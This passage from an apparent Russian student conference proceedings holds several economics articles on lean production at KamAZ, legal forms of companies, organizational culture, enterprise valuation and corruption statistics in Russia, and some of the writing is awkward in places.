Единственным вариантом развития системы управления крупным предприятием посредством внедрения новаций является пересмотр управленческих процессов. Чтобы занять достойную нишу на рынке компания направляет свою деятельность на создание уникального образа, бренда: разработку миссии, слоганов, легенды, символики и т.п. На основании таких элементов разрабатываются миссия предприятия и его общая стратегия, которые изменяют систему менеджмента. В качестве примера, рассмотрим историю известной американской компании

«Whirlpool», занятой продажей бытовой техники. В конце 1990-х гг. предприятие не пользовалось успехом на рынке, вследствие чего было принято решение придумать новый девиз для аппарата управления: «Изменив догмам управления, удовлетворим желания потребителей» [2]. Такого рода преобразование в итоге привело к существенному изменению всей системы управления предприятием, и компания встала на путь экономического роста.

Использование инновационных идей в менеджменте предприятия, как и внедрение любых иных новаций, безусловно, может сказаться на возникновении дополнительных рисков. Однако это стимулирует компанию к дальнейшему развитию, так как руководство начинает разрабатывать новые предложения по устранению появившихся трудностей. По причине непостоянства и непредсказуемости поведения клиентов на рынке создание уникальной продукции или предоставление нового вида услуг не обеспечит гарантированный успех. Хотя, с другой стороны, без ухода от консерватизма (устоявшихся технологий) и минимизации рисков, нельзя добиться качественного и эффективного управления компанией.

Ярким примером успешного управления компанией в условиях риска стал опыт ОАО «КамАЗ». Камский автомобильный завод одним из первых начал внедрять технологии бережливого производства в РФ. Под бережливым производством следует понимать логистическую концепцию управления, которая сосредоточена на рациональном использовании имеющихся ресурсов, постоянном и непрерывном повышении квалификации и компетенции кадрового состава, а также внедрении гибких и инновационных технологий производства [1]. В результате, по состоянию на 2006 г., подобное решение привело к кардинальным преобразованиям в аппарате управления предприятия:

– созданию «Координационного совета», центрального управляющего органа;

– повышению квалификации 65 топ менеджеров в рамках проекта «Каскад-1» курса «Лидерство»;

– обучению 1200 представителей руководства в рамках проекта «Каскад-2» [3].

В последующих годах, с 2007 г. по 2009 г., завод изучает и заимствует передовые технологии и опыт зарубежных автопроизводителей, принимает единые «Корпоративные цели» и подписывает декларацию о «Производственной системе «КамАЗ», на основе которых планировалось дальнейшее развитие компании посредством крупномасштабного и активного использования бережливых технологий. В итоге создается свыше ста эталонных участков, проводится стандартизация и визуализация основных процессов, а также формируется институт консультантов по развитию «Производственной системы «КамАЗ» что обеспечило переход на более качественный уровень производства.

В период 2010-2013 гг. компания в рамках проекта «Маяк» занимается

интеграцией собственной производственной системы с системой управления производством грузовых автомобилей (TOS) транснационального автомобилестроительного концерна «Daimler». В данном проекте в качестве, так называемых, «тренеров» были задействованы британская фирма «Lean Coaching» и филиал «Kaisen Institute Rus». Полученный положительный опыт был успешно перенесен на другие заводы и подразделения компании «КамАЗ», что в будущем поспособствовало массовому обучению кадрового состава предприятия и организации собственной Фабрики процессов.

Не стоит забывать, что неотъемлемой частью бережливого производства является японская философия Кайдзен, основная идея которой заключается в постоянном и непрерывном улучшении процессов производства, менеджмента и других аспектов функционирования хозяйствующего субъекта. Поэтому «КамАЗ» и по настоящее время продолжает саморазвиваться, что придает ему статус одного из самых конкурентоспособных отечественных предприятий. Доказательством служит открытие в августе 2018 г. заводом дочерней компании «Kamaz Trucks Indonesia» на территории Индонезии. Также при создании эталонных участков по сбору кабин работники предприятия предложили 691 идею по возможному улучшению производственного процесса, 489 из которых нашли свое применение, что привело к снижению такта работы с 300 сек. до 250 сек [3].

Таким образом, отечественный менеджмент, в большинстве своем, требует существенного развития, однако за последнее десятилетие можно заметить значительное продвижение в данной области. Риск вместе с внедрением инновационных систем и методов менеджмента организаций, одним из которых являются технологии бережливого производства, при грамотном управлении обеспечат эволюционное развитие отечественного производства, что приведет к росту его конкурентоспособности и выходу на международный рынок, как это сделал Камский автомобильный завод.

Использованные источники:

1. Канюкова В.П. Бережливое производство: основные инструменты и принципы бережливого производства // Аллея науки. – 2018. – №7 (23). – С. 642-647.
2. Космынина О.К. Развитие менеджмента путем инновационных изменений // Научные исследования: теория, методика и практика. – 2017. – С. 94-97.
3. Практика внедрения бережливого производства [Электронный ресурс] // URL: http://leanbase.ru/KAMAZ.html (дата обращения: 22.11.2018).
4. Сапунова Т.А., Журавлев А.В. Повышение конкурентоспособности продукции на основе средств и методов управления качеством. Форум молодых ученых. 2017. №5 (9). С. 1885 - 1888

УДК 65.658

Сапунова Т.А., к.э.н.
доцент
кафедра экономической безопасности
Новак В.В.
студент 4 курса
факультет инновационного бизнеса и экономики
Академия маркетинга и социально-информационных технологий
Российская федерация, г. Краснодар

СОВРЕМЕННЫЕ ОРГАНИЗАЦИОННО ПРАВОВЫЕ ФОРМЫ УПРАВЛЕНИЯ

Аннотация. Статья посвящена актуальному в наше время вопросу, который касается управления фирмой. В данной статье рассказывается о существующих формах управления различными организациями, а также об организационной структуре.

Ключевые слова: коммерческая организация, имущественные права, отвечать по обязательствам, членство, достижение цели.

Sapunova T.A., Candidate of Economic Sciences, Associate Professor of the Department of Economic Security
Academy of Marketing and Socio-Information Technologies
Krasnodar, Russian Federation
Novak V.V.
Student
4 courses of the Faculty of Innovative Business and Economics
Academy of Marketing and Socio-Information Technologies
Krasnodar, Russian Federation

MODERN ORGANIZATIONAL AND LEGAL FORMS OF MANAGEMENT

Annotation. The article is devoted to the current issue of our time that concerns the management of the company. This article describes the existing forms of management of various organizations, as well as the organizational structure.

Keywords: commercial organization, property rights, be liable for obligations, membership, goal achievement.

В настоящий момент организация является важнейшей фигурой конкурентных отношений на рынке. История коммерческих организаций начинается еще с традиционного общества. Все их формы закреплены почти во всех великих древних цивилизациях. Самыми популярными были купеческие и ремесленные предприятия. Иногда они разрастались до значительных размеров и имели относительно сложную организационную структуру. Таким образом, в крупнейших мастерских древности под контролем многоуровневой иерархии надсмотрщиков работало до 300 рабов,

а товар реализовывался в разных городах на манер постоянной сбытовой сети.

Первые капиталистические организации имели малый масштаб, они были оформлены как единоличные владения или товарищества. Владелец вкладывал весь требующийся для существования фирмы капитал и лично управлял компанией. В наше время как раз на таких основаниях функционируют около 4/5 от общего объёма фирм развитых капиталистических стран.

Сегодня компанию можно сформулировать как организацию, концентрирующую и употребляющую ресурсы для выпуска товаров и предоставления услуг с целью извлечения выгоды. Чтоб выдержать конкуренцию, предприниматель вынужден непрерывно совершенствовать технологию производства, корректировать цену и качество товаров в соответствии с изменениями на рынке.[1].

Некоторые свойства определенных организационно-правовых форм учреждений, их образования, деятельности и правления ими заключаются в следующем.

Полное товарищество - это товарищество, члены которого в соответствии с подписанным между ними соглашением осуществляют коммерческую деятельность от лица товарищества и отвечают по его обязательствам собственным имуществом.

Управление деятельностью полного товарищества реализуется по единогласному согласию всех членов. Любой член полного товарищества обладает одним голосом. Отдельный член полного товарищества имеет право осуществлять деятельность от лица товарищества. При коллективном управлении делами товарищества его членами для заключения каждого соглашения необходимо согласовать его со всеми членами товарищества.

Товарищество на вере - это товарищество, в котором наравне с участниками – полными товарищами, есть один или несколько участников - вкладчиков, которые несут риск ущерба, связанного с функционированием компании, в рамках сумм, внесенных ими вложений, и не участвуют в осуществлении товариществом коммерческой деятельности. Управление деятельностью товарищества на вере производится полными товарищами. Вкладчики не имеют права принимать участие в ведении дел товарищества, осуществлять деятельность от его лица как то еще, кроме как по доверенности. Они не имеют оснований протестовать против действий полных товарищей по управлению и ведению дел компании.[2].

Общество с ограниченной ответственностью - это основанная одним или несколькими лицами организация, ее уставный капитал делится на части четко определенных размеров. Члены общества с ограниченной ответственностью не несут ответственность по его обязательствам и отвечают по возможному ущербу, связанному с функционированием организации, в границах стоимости внесенных ими вложений. Наивысшим органом общества служит общее собрание его членов.

Общество с дополнительной ответственностью - это созданная одним или несколькими лицами организация, ее уставный капитал делится на части четко определенных размеров. Члены этого общества несут субсидиарную ответственность по его обязательствам собственным имуществом в равной мере для всех, соответственно стоимости их вкладов. В случае банкротства одного из членов общества его ответственность по обязательствам делится между остальными участниками соответственно их вложениям.

Акционерное общество - это общество, уставный капитал которого делится на определенное количество акций. Члены акционерного общества (акционеры) не несут ответственность по его обязательствам, но несут риск возможного ущерба, связанного с функционированием общества, в рамках цены имеющихся у них акций. Наивысшим органом управления акционерным обществом служит общее собрание его членов.

Дочерние и зависимые общества. Общество считается дочерним, если другое общество или товарищество за счет доминирующего участия в его уставном капитале, или в связи с подписанным между ними договором может предопределять решения, которые принимаются дочерним обществом. Дочернее общество не несет ответственности по задолженностям основного общества.

Производственный кооператив - это произвольное объединение физических лиц по принципу членства для коллективной производственной или другой хозяйственной практика, основанной на их собственном трудовом и ином участии и единении его участниками имущественных вкладов. [2]. Производственный кооператив является коммерческой организацией. Число участников кооператива должно быть от пяти и более. Высшим органом управления кооперативом служит общее собрание его участников.

Государственные и муниципальные унитарные предприятия. Унитарное предприятие - это коммерческая организация, не владеющая правом собственности на прикрепленное к ней владельцем имущество, которое считается неделимым. Руководитель является высшим органом унитарного предприятия. Унитарное предприятие несет ответственность по своим задолженностям всем имеющимся в собственности имуществом и не несет ответственности по обязательствам владельца его имущества.

Потребительский кооператив - это произвольное объединение физических и юридических лиц по принципу членства ориентированное на удовлетворение материальных и других нужд участников, совершаемое по средствам объединения его участниками имущественных паевых взносов.[2]. Члены кооператива отвечают по его задолженностям в рамках невнесенной части дополнительного вложения всякого из участников кооператива.

Общественные и религиозные объединения - это группировки граждан, соединившихся по принципу общности их интересов с целью удовлетворения религиозных или других нематериальных потребностей. Общественные и религиозные объединения не являются коммерческими

организациями. Они имеют право совершать предпринимательскую деятельность только ради выполнения миссии, для которой они созданы. Члены данных объединений теряют права на отданное ими этим объединениям в собственность имущество, а так же на членские взносы. Они не несут ответственность по задолженностям этих объединений, а объединения не несут ответственность по задолженностям своих членов.

Фонд - это не имеющая членства некоммерческая организация, созданная физическими и\или юридическими лицами на основе произвольных имущественных вложений, преследующая социальные, благотворительные, и другие общеполезные цели. Имущество, которое передано фонду любым его учредителем, становится имением фонда. Учредители не отвечают по обязательствам фонда, а фонд не отвечает по обязательствам своих учредителей. Фонд имеет право совершать предпринимательскую деятельность, требующуюся во исполнение общественно полезных целей, для которых он создан.

Так, организационно-правовая форма управления фирмой имеет большую значимость не только в процедуре регистрации юридических лиц, но так же и в последующей деятельности организаций. Верным выбором организационно-правовой формы непосредственно обусловлено удобство управления фирмой, защищенность информации об учредителях и многое другое.

Использованные источники:

1. Сапунов А. В., Пронь А. В. Планирование предпринимательской деятельности и выбор организационно-правовой формы в РФ. Форум молодых ученых. 2017. №5(9). С 1881-1884.
2. Семенов, Набоков., Основы менеджмента. 2008.

УДК 65

Сапунова Т.А., к.э.н.
доцент
Старовойт А.А.
студент 4 курса
специальность «Экономическая безопасность»
НАН ЧОУ ВО «Академия маркетинга и социально – информационных технологий – ИМСИТ»
Россия, г. Краснодар

АНАЛИЗ ОРГАНИЗАЦИОННОЙ КУЛЬТУРЫ И МЕХАНИЗМОВ ЕЕ ФОРМИРОВАНИЯ

Аннотация: в статье рассмотрено понятие организационной культуры и определена ее важность в настоящее время, как для коммерческой организации, так и для учреждения государственного и муниципального управления. Приводятся механизмы формирования организационной культуры, а также методика оценки ее эффективности.

Ключевые слова: организационная культура, механизм формирования, государственное и муниципальное управление, производительность труда, характеристика организационной культуры.

Sapunova T.A.
Ph.D., associate professor
Academy of Marketing and Social Technologies
Russia, Krasnodar
Starovoit A.A.
4th year student in the specialty «Economic Security»
Academy of Marketing and Social Technologies
Russia, Krasnodar

ANALYSIS OF ORGANIZATIONAL CULTURE AND MECHANISMS OF ITS FORMATION

Annotation: the article considers the concept of organizational culture and defines its importance at the present time, both for a commercial organization and for the establishment of state and municipal government. The mechanisms for the formation of organizational culture, as well as methods for assessing its effectiveness are given.

Key words: organizational culture, formation mechanism, state and municipal management, labor productivity, characteristic of organizational culture.

В настоящее время формированию и управлению организационной культурой уделяется особое внимание. Организационная культура – это набор элементов, призванных обеспечить мотивацию сотрудников без каких – либо дополнительных денежных выплат, создавая благоприятный микроклимат для работы [4]. Сегодня такой вид культуры выступает в качестве комплексной переменной, которая оказывает существенное

влияние на стратегию, систему операций, структуру, персонал, его квалификацию, а также стиль руководства любого хозяйствующего субъекта. Актуальность изучения организационной культуры также обуславливается тем, что от нее напрямую зависит общий настрой и поведение рабочих кадров. Любую организацию или предприятие можно представить как совокупность сотрудников, имеющих представление об общих целях, ценностях, своем месте и результатах деятельности компании.

Перечисленные элементы в итоге формируют понятие организационной культуры, под которым следует понимать систему ценностей и взглядов персонала организации, выражающей отношение рабочего коллектива к целям хозяйствующего субъекта и способам их достижения [2]. Фундаментальной целью является достижение согласования интересов всех внутренних и внешних субъектов организации, единства действий в определении и реализации стратегии, а также выявление и устранение имеющихся проблем.

Организационная культура выполняет ряд функций, которые подразделяются на внешнюю и внутреннюю. Внешняя функция заключается в приспособлении хозяйствующего субъекта к непрерывно изменяющимся окружающим условиям, а внутренняя – в обеспечении интеграции отношений, как между отдельными сотрудниками, так и всеми подразделениями.

В мире выделяется множество подходов, связанных с определением характеристик организационной культуры. Однако наиболее общими являются осознание работником самого себя и своей роли в деятельности организации; язык и систему коммуникационного взаимодействия внутренних и внешних участников; представление имиджа компании и необходимость соответствовать ему; сложившиеся традиции, ценности и нормы поведения; процесс развития сотрудников и их обучение; мотивация и трудовая этика [3].

Заметим, что организационная культура свойственна не только коммерческим предприятиям, но и государственным и муниципальным учреждениям. Сейчас возникает множество противоречий, основанных на несоответствии общественных ожиданий реальным поступкам и действиям представителей власти, как на федеральном, так и на местном уровне. Подобная ситуация обусловлена отсутствием должной организационной культуры во властных учреждениях. Следовательно, для устранения таких противоречий важно создать условия, которые повысят эффективность деятельности государственных и муниципальных служащих, где особое место занимает внутренняя культура.

Таким образом, можно сделать вывод, что организационная культура является основой эффективного функционирования и будущего развития не как коммерческого предприятия, так и властного учреждения. Вследствие этого она должна находиться под пристальным контролем аппарата управления. Руководство, прежде всего, должно понимать процесс

формирования такой культуры и за счет чего это происходит. Не менее важным становится и определение ее эффективности. Однако невозможно четко определить единый критерий оценки для всех, так как каждый субъект по-своему уникален. Следовательно, эффективна организационная культура та, которая способствует достижению намеченных целей, учитывая, при этом, присущие учреждению его специфические особенности и оптимально используя имеющиеся ресурсы.

В связи с тем, что в последнее время все больше научных работ публикуется на тему организационной культуры, в которых описываются исключительно теоретические аспекты без предложения каких-либо рекомендаций, возникает необходимость рассмотреть именно механизм формирования такой культуры, которому уделяется недостаточно внимания, в особенности по отношению к органам местного самоуправления, где власть находится максимально близко к народу.

Так, Михайлова Э.А. предложила механизм, основными элементами которого стали:

– оценка существующей организационной культуры администрации;

– выявление необходимой и желаемой культуры, соответствующей реализуемой стратегии;

– определение задач и мероприятий по достижению желательной организационной культуры;

– установление приоритетных изменений и учет возможного сопротивления со стороны рабочего персонала, а также разработка предложения по снижению негативного настроя и устранению потенциальных конфликтных ситуаций;

– реализаций намеченных мероприятий;

– осуществление контроля за внедрением новой организационной культуры и своевременная ликвидация возникающих проблем [3].

Другой механизм формирования организационной культуры, состоящий из трех этапов, предлагает Гончарова Е.С. В рамках первого этапа представители администрации совместно с приглашенными экспертами выявляют две группы ценностей: первая раскрывает ценности, традиции и нормы поведения, характерные существующей культуре внутри администрации, а вторая – отражает желаемые [1].

На протяжении второго этапа выявленные ценности подразделяются на три вида:

1 Положительные ценности, которые имеются сейчас и востребованы в будущем;

2 Отрицательные ценности, негативно сказывающие на трудовой дисциплине и эффективности работы коллективов;

3 Положительные ценности, которых еще нет, но необходимо «привить» в дальнейшем.

Здесь также необходимо разработать мероприятия по преобразованию корпоративного климата, к примеру, создать книгу памяти,

информационные стенды с коллективами и целями администрации, музей истории и др.

Проведя анализ существующей организационной культуры, отметив лишние и недостающие ее элементы, а также определив приоритетные направления развития, следует перейти к третьему этапу – проведению разработанных мероприятий [1].

Следует заметить, что аппарат управления в лице главы администрации и начальников подразделений обязательно должно быть едины с другими сотрудниками. Благодаря этому корпоративная культура станет крепче и благоприятнее для всего персонала. Помимо этого не стоит забывать об основной цели деятельности администрации, заключающейся в служении народу и улучшении его жизни. В процессе формирования новой организационной культуры важно помнить об ориентации персонала не на сам процесс, а на его результат.

Окончательно сформировав внутреннюю культуру администрации, необходимо провести анализ ее эффективности. В этом поможет ряд следующих характеристик: удовлетворенность условиями труда, неопределенность на рабочем месте, творческая работа, достаточная заработная плата, благоприятные отношения с коллегами, признание заслуг и личный авторитет, саморазвитие, участие в принятии управленческих решений. По выявленным характеристикам разрабатывается анкета, где все сотрудники должны выставить балл (от 1 до 10) напротив соответствующих характеристик [3]. Следовательно, это поможет выявить недостатки в существующей культуре и внести необходимые корректировки.

Таким образом, в заключении необходимо сказать, что организационная культура в деятельности любого хозяйствующего субъекта или властного учреждения играет важную роль. От степени ее эффективности напрямую зависит производительность труда персонала, а, следовательно, качество общей деятельности и степень достижимости намеченных целей. Между тем, руководство должно понимать, как образуется корпоративная культура и каким образом можно оказывать влияние на ее формирование.

Использованные источники:

1. Гончарова Е.С. Механизм формирования организационной культуры как инструмент управления персоналом // Лучшая научно-исследовательская работа 2016. – 2016. – С. 262-264.
2. Кулешова А. А. Проблемы формирования и развития организационной культуры // Молодой ученый. – 2016. – №12. – С. 1548-1551.
3. Михайлова Э.А. Механизм формирования организационной культуры предприятия // Вестник факультета управления СпбГЭУ. – 2018. – №3. – С. 159-162.
4. Сапунов А.В., Маглюк А.В. Влияние корпоративной культуры на мотивацию работников. Форум молодых ученых. 2018. №5 – 3 (21). С. 136 - 140

УДК 65

Сапунова Т.А., к.э.н.
доцент
Комарова Т.В.
студент 4 курса
специальность «Экономическая безопасность»
НАН ЧОУ ВО «Академия маркетинга и социально-информационных технологий – ИМСИТ»
Россия, г. Краснодар

РАЗВИТИЕ МЕТОДОВ ОЦЕНКИ СТОИМОСТИ ЭКОНОМИЧЕСКИ ЗНАЧИМЫХ ПРЕДПРИЯТИЙ

Статья посвящена: рассмотрению основных направлений и конкретных путей повышения достоверности результатов определения ресурсной стоимости крупнейших предприятий. Также уделено внимание вопросам выбора корректных методов расчета стоимости предприятия.

Ключевые слова: *точность, достоверность, справедливость, результат, оценка, стоимость, параметр, достоверная стоимость, недостоверная стоимость*

Sapunova T.A.
Ph.D., associate professor
NAS CHOU HE "Academy of Marketing and Social Information Technologies - IMSIT" (Krasnodar)
Komarova T.V.
4th year student in the specialty "Economic Security"
NAS CHOU HE "Academy of Marketing and Social Information Technologies - IMSIT" (Krasnodar)

DEVELOPMENT OF THE METHODS OF EVALUATING THE COST OF ECONOMICALLY SIGNIFICANT ENTERPRISES

The article is devoted to: consideration of the main directions and specific ways to increase the reliability of the results of determining the resource value of the largest enterprises. Attention is also paid to the selection of correct methods for calculating the value of the enterprise.

Keywords: accuracy, reliability, fairness, result, evaluation, cost, parameter, reliable cost, unreliable cost

В современной рыночной экономике на многих предприятиях наблюдается проблема оценки уровня точности определения цены и стоимости организации.

Процессы, происходящие на современном этапе в российской экономике, привели к возрождению и развитию оценочной деятельности, которой в условиях рынка фактически неоспоримы. Оценка и ее ключевая категория – «стоимость» являются комплексным показателем

целесообразности, полезности и значимости того или иного результата какой-либо деятельности в сфере рыночных отношений.

Анализ стоимости предприятия предполагает собою целеустремленный ход установления в денежном обороте цены предприятия с учетом настоящего заработка, приносимого им в период времени в обстоятельствах этого рынка. Движение оценки стоимости компании, считается её коммерческий характер, что значит, то что анализ компании никак не ограничивается только одних затрат в формирование получение оцениваемого предмета, она непременно предусматривает совокупность рыночных условий. Планирование и прогнозирование являются важнейшими составляющими управления предприятием, и без них вряд ли возможна успешная работа предприятия.

Основными факторами, которые влияют на оценку стоимости предприятия это время и риск. Рыночная стоимость бизнеса изменяется во времени под влиянием многочисленных факторов, поэтому она определяется только по состоянию на конкретный момент времени. Уже через несколько месяцев она может быть иной. Также эффективность информационных технологий в экономических предприятиях предполагает использование знаний и инициативы отдельных индивидов для реализации оценки рисков. При этом необходимо учитывать возможные негативные последствия установления доверительных отношений между участниками деятельности предприятия. Таким образом если не использовать компьютер, то придется тратить слишком много времени и сил на расчеты вручную, и эффективность работы организации будет поставляться под угрозу [1]. Следовательно, постоянная оценка и переоценка объектов необходима в условиях рыночной экономики.

Результатом произведенной оценки является рассчитанная величина рыночной стоимости или ее модификации. Таким образом, отличительной чертой рыночной оценки стоимости является ее привязка к конкретной дате. Вычисление рыночной цены в нынешней экономике нужен в силу последующих факторов:

— рыночной стоимости оценка позволяет продавцу или покупателю «выставить» объект оценки по наиболее реальной цене

— оценка стоимости в макроэкономическом аспекте является рычагом регулирования экономики со стороны государства.

— периодическая рыночная оценка стоимости объектов позволяет повысить эффективность управления и предотвратить банкротство и разорение;

— оценщик несет ответственность за качество выполненных работ, следовательно, риск неправильной оценки «ложится на плечи» именно специалиста;

— знание величины стоимости позволяет собственнику объекта оптимизировать процесс, принимать меры, для увеличение стоимости объекта;

Иными словами, оценка стоимости предприятий позволяет решать многие насущные задачи в рыночной экономике. От этого находится в зависимости качество работы оценщиков, соответствие принимаемых с их помощью заключений. Субъектом оценивающей работы считаются, высококлассные оценщики, имеющие особые познания и фактические способности. В значимости высококлассных оценщиков выступают физические лица. Высококлассные эксперты трудятся согласно заявкам, прибывающим с муниципальных организаций, компаний и др.

Объекты оценки являются предметами гражданских прав, в отношении которых следует законодательство Российской Федерации выявлена возможность их участия в гражданском обороте. При оценке компании предметом выступает работа, нацеленная на приобретение выгоды и осуществляемая на базе функционирования материального комплекса фирмы. Согласно ст. 132 Гражданского кодекса РФ, предприятие (организация) является объектом гражданских прав, вступает в хозяйственный оборот и участвует в хозяйственных операциях – в результате которых, возникает потребность в оценке его стоимости.

При оценке бизнеса надо принимать во внимание, то что организация, юридическое лицо в то же время является и хозяйствующим субъектом (ст. 48 ГК РФ), следовательно цена обязана предусматривать, присутствие определенных юридических прав. Другой существенной чертой бизнеса считается то, что оценивая тариф, устанавливают тариф личного капитала компании – вследствие того, что базу каждого составляет основной капитал, что действует в рамках организационных структур компаний [2].

Оценщик в своей деятельности всегда руководствуется конкретной целью. Цель оценки состоит в определении вида оценочной стоимости, для принятия инвестиционного решения, для заключения сделки, для внесения изменений в финансовую отчетность и т.п. В проведении оценочных работ заинтересованы различные стороны, от государственных структур до частных лиц: контрольно- ревизионные органы, управленческие структуры, кредитные организации, страховые компании, налоговые фирмы, инвесторы. Принципы должны отражать основные закономерности субъектов рыночной экономики. Но в реальной жизни отражают тенденцию поведения субъектов рыночных отношений.

С целью установления цены компании оценщики используют специализированные способы и методы расчета, которые приобрели обозначение способов оценки. Любой способ оценки подразумевает подготовительный обзор конкретной информационной основы и надлежащий метод расчета. Любые технологии оценки дают возможность установить тариф бизнеса на определенную дату, и все способы считаются рыночными, таким образом предусматривают создавшуюся рыночную конъюнктуру, рыночные надежды инвесторов, рыночные опасности, принадлежащие с оцениваемым прибыльным делом, и допускаемую «реакцию» рынка при сделках купли-продажи с оцениваемым объектом.

Условием, характеризующим дату оценки, может являться срок выполнения инвентаризации собственности компании, к примеру как конкретные сведения о составе и пребывании собственности, характеризуемые действием инвентаризации, считаются главной информативной основой ради оценки. Предусматривается кроме того, срок осмотра предмета оценки специалистом-оценщиком. В случае если к предприятию использован процесс разорения, срок оценки в силах устанавливаться на период подачи в арбитражный суд заявления о признании должника банкротом.

Договор должен содержать:

— оценка объекта вида ;

—проведение оценки объекта за денежное вознаграждение;

—основания для договора заключания;

—сведения о страховании гражданской ответственности оценщика.

—вид определяемой стоимости и объект оценки ;

При заключении договора обязательно предоставлять заказчику информацию законодательства РФ об оценочной деятельности: лицензирования оценочной деятельности, обязанностях оценщика, требованиях к договору об оценке. Факт такой информации должен быть зафиксирован в договоре об оценке[3].

При установлении качественных и количественных характеристик необходимо направления его деятельности, данные об истории предприятия, характеристики поставщиков, о производственных мощностях, рабочем и управленческом персонале, финансовую информацию. Существует традиционных подходов к оценке три:

1) сравнительный — совокупность оценки стоимости объекта, основанных на сравнении объекта с объектами, в отношении которых имеется информация о ценах сделок с ними;

2) затратный — совокупность методов стоимости объекта, основанных на определении затрат,

3) доходный — совокупность методов оценки стоимости объекта, основанных на определении ожидаемых доходов от объекта оценки.

Задачей государства является сглаживание различий в уровне социально-экономического развития его регионов. Это относится к сложноустроенным государствам с большими территориями, к числу которых принадлежит и Российская Федерация. Наша отличается исторически и географически неоднородностью экономического пространства, различиями в уровне бюджетной обеспеченности публично-правовых образований. В результате неравномерность социально-экономического развития регионов, и сложности в обеспечении сбалансированности бюджетов субъектов РФ.

Именно из-за негативного влияния на экономику в законодательстве многих стран присутствует правовая норма, составлять и принимать бюджет с превышением доходов над расходами. Анализ свидетельствует, что число

субъектов Российской Федерации, существенно возросло. Эти региональные бюджеты были сбалансированы за счет привлечения средств из источников финансирования дефицита бюджетов.

Окончательное значение цены предмета находиться в рублях общей величины, в случае если об оценке никак не учтено другое. В конечной стадии формирование и предоставление клиенту доклада об оценке.

В завершение материала считаю, что в этой статье, наряду с материалом, соответствующим ее названию, рассмотрен серьезный вопрос о том, какие завышенные или заниженные оценки справедливой стоимости предприятий следует относить к достоверным, а какие недостоверными.

Оценки достоверной стоимости фирм, которые согласно величине никак не более, нежели на 30% ниже либо выше определенных нижних и высших пограничных значений этой цены обязаны расцениваться правдивыми. Оценки фирм, отклоняющиеся согласно величине, больше, нежели в 30%, от перечисленных пограничных значений данного признака, необходимо причислять к неопределённым. Подобным посредством реализуется стремление довольно тактичного учета беспристрастной пограничных значений законной стоимости компаний. С периодом вероятно внедрение изменений предлагаемого выше расклада, в случае если представляемые новшества в отношении данных поправок находиться в рамках разумного значения[4].

Рынки ценных бумаг в государстве и в странах правятся мажоритариями и все без исключения, совершается исключительно во заинтересованностях этих людей. Государства в рынках терпят поражение.

С коррупцией, наркоманией, алкоголизацией и табакокурением жителей соперничество у нас вроде бы началась, однако вплоть до этих пор результативной и успешной её не назовешь. Никак не занимается правительство ограничением отрицательного влияния олигархов и серьезных мошенников на внутреннюю политику в государстве, а кроме того минимизацией количества участников 5-й и 6-й колонн коллаборационистов, основательно маскируемый ущерб Российской Федерации.

Все, то что совершалось ранее и производится в экономике и внутренней политике нашего государства на сегодняшний день, приводит к страшному расслоению, неравенству жителей согласно степени получаемой прибыли, рискованному накапливанию возможности социальных взрывов в будущем.

Использованные источники:

1. Курепова М.А. Справедливая стоимость – что это: достоверная оценка или возможность манипулировать отчётностью// Аудит и финансовый анализ. 2014. № 4, С. 5.

2. Сапунова Т. А., Куцая Е.П. Планирование использования производственных ресурсов на предприятии. Современные социально-экономические процессы : проблемы, закономерности, перспективы.

Сборник статей III Международной научно-практической конферекнции: в 2 частях, 2017. с 153-155.
3. Оценка бизнеса. Учебник. 2-е издание, переработанное и дополненное. Под редакцией Грязновой А.Г. и Федотовой М.А. М.: Финансы и статистика, 2009. 736 с.
4. Ревуцкий Л.Д. Стоимость предприятия и «стоимость» бизнеса // Московский оценщик. 2011. № 5 – 6 (72 – 73). С. 3-6.

УДК 31

Сапунова Т.А., к.э.н.
доцент
кафедра ГиКУ
Белоусова Ю.А.
студент 4 курса
специальность «Экономическая безопасность»
НАН ЧОУ ВО «Академия маркетинга и социально информационных технологий – ИМСИТ»
Россия, г. Краснодар

ПРОГНОЗИРОВАНИЕ КОРРУПЦИОННОЙ СОСТАВЛЯЮЩЕЙ В РОСИИ

Аннотация: Статья посвящена коррупции в России, методах борьбы с данной проблемой, а также, сопоставлении коррупции России и других стран.

Ключевые слова: коррупция, борьба, прогноз, причины, уровень, коррупционная составляющая.

Sapunova T.A.
PhD in Economics, Assistant Professor of Department GiKY
Academy of Marketing and Social Technologies
Russia, Krasnodar
Belousova J.A.
4th year student in the specialty «Economic Security»
Academy of Marketing and Social Technologies
Russia, Krasnodar

PREDICTION OF CORRUPTION IN RUSSIA

Abstract: the Article is devoted to corruption in Russia, methods of combating this problem, as well as comparison of corruption in Russia and other countries.

Keywords: corruption, fighting, prognosis, causes, the level of corruption.

Коррупция является настолько многогранным явлением, что трудно дать ей объективную статистическую оценку. Понятие обозначает подкуп, продажность, моральное разложение государственной власти, когда ее представители пользуются служебным положением для извлечения

материальных благ лично для себя и ближайшего окружения. Статистические прогнозы коррупции показывают, с каким оборотом она вникает во все сферы общественной жизни населения, угрожая подорвать основы государства[2]

Коррупция присуща всем странам, что приводит к невозможности её полного уничтожения. Способ эффективно противодействовать ей существует, пока не поражены институты власти. Если обратиться к статистике коррупции в России, то можно прийти к выводу, что её росту способствует:

– низкий уровень развития экономики страны;
– отсутствие политической конкуренции;
– несовершенное законодательство и судебная система;
– большой разрыв уровня доходов разных групп населения;
– слабость или отсутствие общественных институтов;
– безнаказанность чиновников высокого уровня;
– экономический упадок;
– слабость демократической традиций.[1]

По данным статистике уровень коррупции в России возрастает с каждым годом. Россия вошла в список самых коррумпированных государствам мира. Стоит отметить, что до сих пор не создана целостная и действенная программа борьбы с коррупцией в России, поэтому правительство принимает лишь разрозненные и бессистемные меры.

Одним из показателей, которыми определяется статистика коррупции в мире, является Индекс восприятия коррупции (ИВК). Он вычисляется на основании независимых опросов, проводимых международными экспертами из финансовых и правозащитных институтов, и отражается в отчете международной неправительственной организации TransparencyInternational.[4]

По состоянию на 2017 год статистика коррупции в России вывела ее на 131 место из 176 стран мира. В первом квартале 2017 года отмечено снижение преступлений экономического характера на 8%. Если учесть мнение международных экспертов, то можно прийти к выводу, что статистические показатели борьбы с коррупцией определяются охотой на заранее подготовленные и расставленные объекты.[3]

Стоит отметить, что в мае 2017 года минимальная заработная плата достигла рекордного уровня:

– Ирландия- €-1614
– Нидерланды- €-1578
– Бельгия- €-1563
– Франция- €-1499
– Германия- €-1498
– Великобритания- €-1401
– Словения- €-843

– Греция- €-684
– Польша- €-503
– Эстония- €-500
– Чехия- €-478
– Россия- €-148 [5]

